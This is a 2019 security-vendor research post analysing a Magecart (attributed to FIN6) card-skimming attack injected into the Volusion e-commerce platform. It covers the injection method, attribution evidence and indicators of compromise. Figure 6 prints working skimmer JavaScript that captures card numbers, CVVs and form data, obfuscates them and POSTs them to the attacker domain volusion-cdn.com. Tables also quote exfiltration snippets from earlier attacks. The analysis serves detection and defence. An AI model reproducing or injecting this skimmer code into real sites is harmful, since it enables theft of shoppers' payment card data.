Magecart Card Skimmers Injected Into Online Shops

By By: Joseph C Chen Oct 10, 2019 Read time: 6 min (1565 words)

Published: 2019-10-10 · Archived: 2026-04-05 19:51:38 UTC

Updated on October 14, 2019 at 2:50 AM PST to add a statement from Volusion.

We discovered that the online credit card skimming attack known as Magecart or E-Skimming was actively operating on 3,126 online shops. Our data shows that the attack started on September 7, 2019. All of the impacted online shops are hosted on the cloud platform of the e-commerce service provider "Volusion," one of the top e-commerce platforms in the market. This is actually the third time we have identified a card skimmer injected into the cloud platform of an e-commerce provider. Two other businesses were already victimized this year: a campus e-commerce platform and a hotel e-commerce platform. These targets are obviously appealing to cybercriminals since they are connected to multiple — in this most recent case, thousands of — online shops.

We found malicious code injected into a JavaScript library provided by Volusion to their client shops. The injected code loaded another JavaScript stored on a Google Storage service. The loaded script is almost a direct copy of a normal JavaScript library but has a credit card skimmer carefully integrated. When customers submit their payment information, the skimmer will copy and send the personal information and credit card details to an exfiltration server belonging to the attackers.

Our team contacted Google and they have removed the file. The attack is currently offline. As of publication, Volusion has acknowledged and fixed the issue.



Figure 1. Online credit card skimming attack chain



Figure 2. Country distribution of online shop users who accessed the card skimmer (based on data from the Trend Micro™ Smart Protection Network™ infrastructure)

During our investigation, we found that the attackers seemed more experienced and thoughtful than many other skimmer groups. They did not simply add their malicious code at the top or end of a script; instead, they carefully integrated the code into the original script to be part of the execution flow of the program. The code was also written as simply as possible, making it difficult to be identified in a big library. Furthermore, they registered the domain of their exfiltration server in a similar style to a legitimate Volusion domain.

Considering the modus operandi, we believe the attackers are from Magecart Group 6, which has also been identified as the notorious threat actor FIN6. We found similarities in the code used in this attack and the code used in FIN6's previous attacks on British Airways and Newegg.

Analysis of the code injection

The attackers injected their code into a library provided on Volusion's e-commerce platform for their client shops. The script, described by the comments on the library, includes the necessary code for the pop-out feature of the shop's navigation menu. It was also used on the shop checkout page. The script is located at:

- hxxps://[online shop domain]/a/j/vnav.js

The attackers didn't just inject their code inside the library. They also integrated their code into the original function of jQueryUI code to be executed with the original execution flow. They created a new object "e.widget.unbridge" right before the original object "e.widget.bridge" and the malicious code is inside the new object. It's worth noting that the attackers even wrote their malicious code in a similar coding style to make it look more like a part of the original source code.

The injected object will create a new script element to load another remote script stored on Google Storage.



Figure 3. Malicious script injected into Volusion's JavaScript library



Figure 4. Comparison of the original Volusion script (left) and the script with injection (right); the injected malicious code is highlighted

Analysis of the credit card skimmer

The loaded remote script is on Google Storage:

- hxxps[:]//storage[.]googleapis[.]com/volusionapi/resources.js

Much of the code inside the script is from the library "js-cookie" version 2.2.1. However, the attackers modified it and integrated a credit card skimmer into the original script. The skimmer binds at the events "mousedown" and "touchstart" of the payment submit button.

This means that when victims click (from desktop) or touch (from mobile devices) the submit button, the events will be triggered and the skimmer will be executed.



Figure 5. Comparison of the JavaScript library injected with the skimmer (left) and the original “js-cookie” library (right)

The skimmer copies the information on the entire payment form: the victim’s name, address, phone number, email address, and credit card details (the number, cardholder name, expiration month, expiration year, and CVV number).

Once the skimmer has the credit card details, it serializes the copied data into a string and encodes it with Base64. Then, it performs a character permutation on the encoded string to make sure it can’t be directly decoded with Base64 decoding.

The data will then be stored in sessionStorage with the key “__utmz_opt_in_out”. The next time the skimmer is loaded (usually on the page after the payment), it will detect if there is data inside sessionStorage and it will use HTTP POST to send the stolen payment information to a remote server at “hxxps[:]//volusion-cdn[.]com/analytics/beacon” for exfiltration.

```
function query() {
        var d = window.sessionStorage ? window.sessionStorage.getItem('__utmz_opt_in_out') : '';
        if (d)
                $.ajax({
                        type: 'POST',
                        url: 'https://volusion-cdn.com/analytics/beacon',
                        dataType: 'application/x-www-form-urlencoded',
                        data: d,
                        complete: function () {
                                window.sessionStorage.removeItem('__utmz_opt_in_out');
                        }
                });
}
$(document).ready(function () {
        f = $('#CreditCardNumber').length === 1 ? $('#CreditCardNumber').closest('form') : false, z = function () {
                c = $('#CreditCardNumber').val(), n = $('#CardHoldersName').val(), m = $('#CC_ExpDate_Month').val(),
                y = $('#CC_ExpDate_Year').val(), s = $('#CVV2').val(),
                t = f && window.sessionStorage && String.prototype.startsWith && typeof window.btoa == 'function' ? window.btoa(f.serialize()) : '';
                if (f && c && !c.startsWith('*') && n && m && y && t) {
                        t = t.split('');
                        for (var i = 0; i < t.length - 2 && t[i + 2] != '='; i += 3) {
                                c = t[i];
                                t[i] = t[i + 2];
                                t[i + 2] = c;
                        }
                        window.sessionStorage.setItem('__utmz_opt_in_out', t.join(''));
                }
                return true;
```

Figure 6. Main script of the credit card skimmer

Note that the attackers used the domain “volusion-cdn[.]com” for their exfiltration server, a similar name to Volusion’s legitimate server. A possible reason why the attackers stored the skimmer on Google Storage is because Volusion is also running its service on the Google Cloud Platform.

Evidence of Magecart or FIN6

As previously mentioned, based on the modus operandi, we believe the attackers are from Magecart Group 6, also known as the threat actor FIN6. Here are the connections we considered:

- Group 6 is known to only target top-tier victims, investing in scams where they can receive a big payoff from one attack. This single hack of Volusion allows them to receive credit card data from 3,126 online shops.
- From the previous skimming attack on the British Airways and Newegg websites, we know that Group 6 tried to register the domains of the exfiltration server to be similar to the victims’ domains. In this case, the domain of the exfiltration server is “volusion-cdn[.]com” — very similar to the valid domain “cdn3[.]volusion[.]com” from Volusion. In addition, the exfiltration domains used during the British Airways, Newegg, and Volusion attacks are all registered through Namecheap.
- We found that the skimmer is an improved version of the previous skimmer used in the attacks on British Airways and Newegg. Both old and current skimmers are written with jQuery, serialize the stolen data, and use the jQuery.ajax function to POST data to a remote server. Although the older skimmer is much simpler compared to the current one, it didn’t encode the stolen data or store the data in sessionStorage before the exfiltration.

Target	Script of data exfiltration request
British Airways	jQuery.ajax({type:"POST",async:0,url:”[exfiltration url]”,data:t,dataType:"application/json})
Newegg	jQuery.ajax({type:"POST",async:true,url:”[exfiltration url]”,data:pdati,dataType:"application/json})
Volusion	$.ajax({type: 'POST',url: '[exfiltration url]',dataType: 'application/x-www-form-urlencoded',data: d,complete: function() { window.sessionStorage.removeItem('__utmz_opt_in_out'); }})

It’s also interesting to see that the skimmer in this attack binds to event “mousedown” and event “touchstart” of the payment submit button. The previous Group 6 skimmer binds to event “mouseup” and event “touchend”.

These events are different, but they are the pairs of each other that trigger the skimmer at almost the same time. It seems that they want to trigger the skimmer at the same moment, but the current version binds on two opposite events of the pairs to avoid detection from heuristic rules.

Target	Script of event binding
British Airways	.bind("mouseup touchend", function(a) {…})
Newegg	.bind("mouseup touchend", function(e) {…})
Volusion	.bind('mousedown touchstart', z)

It seems that Magecart is continuing to change and experiment with new attack methods, refining its skimmer to evade detection. Sophisticated groups such as these will always try to find new ways to stay undetected in their victims’ systems.

To defend against this type of threat, website owners should regularly check and strengthen their security with patches and server segregation. Site owners should also employ robust authentication mechanisms, especially for those that store and

manage sensitive data. IT and security teams should restrict or disable outdated components and habitually monitor websites and applications for any indicators of suspicious activity that could lead to data exfiltration, execution of unknown scripts, or unauthorized access and modification.

The following Trend Micro solutions, powered by XGen™ security, protect users and businesses by blocking the scripts and preventing access to the malicious domains:

- Trend Micro Security
- Smart Protection Suites and Worry-Free™ Business Security
- Trend Micro Network Defense
- Hybrid Cloud Security

Researcher Marcel Afrahim also published a Medium post on this case.

Indicators of Compromise

Indicator	Attribution	Detection name
volusion-cdn[.]com	FIN6 exfiltration server domain	
https[:]//volusion-cdn[.]com/analytics/beacon	FIN6 exfiltration server URL	
https[:]//storage[.]googleapis[.]com/volusionapi/resources.js	FIN6 credit card skimmer URL	
2348433df49e73217969a45726c53441f092c4a6fce57d1d58a6cf79d3976058	FIN6 credit card skimmer hash	TrojanSpy.JS.MAGECART.C
cee25c699a14a04c6e1b6e6fcd5ce7d4414c9f324b62509a7af14ae5bf749af8	FIN6 credit card skimmer hash	TrojanSpy.JS.MAGECART.D
d03f18a71ce059a79840a38aad4944426f0524bbd68a7a8fb7003c82996e6533	FIN6 credit card skimmer hash	TrojanSpy.JS.MAGECART.D

A Volusion spokesperson has added the following statement:

"Volusion was alerted of a data security incident and can confirm that it was resolved within a few hours of notification. We are coordinating with authorities on this matter, and continue to enhance our systems that detect and prevent unauthorized

access to user accounts.

A limited portion of customer information was compromised from a subset of our merchants. This included credit card information, but not other associated personally identifying details. We are not aware of any fraudulent activity connected to this matter.

Volusion has taken action to help secure accounts, and we are continuing to monitor this matter in order to assure the security of our merchants."
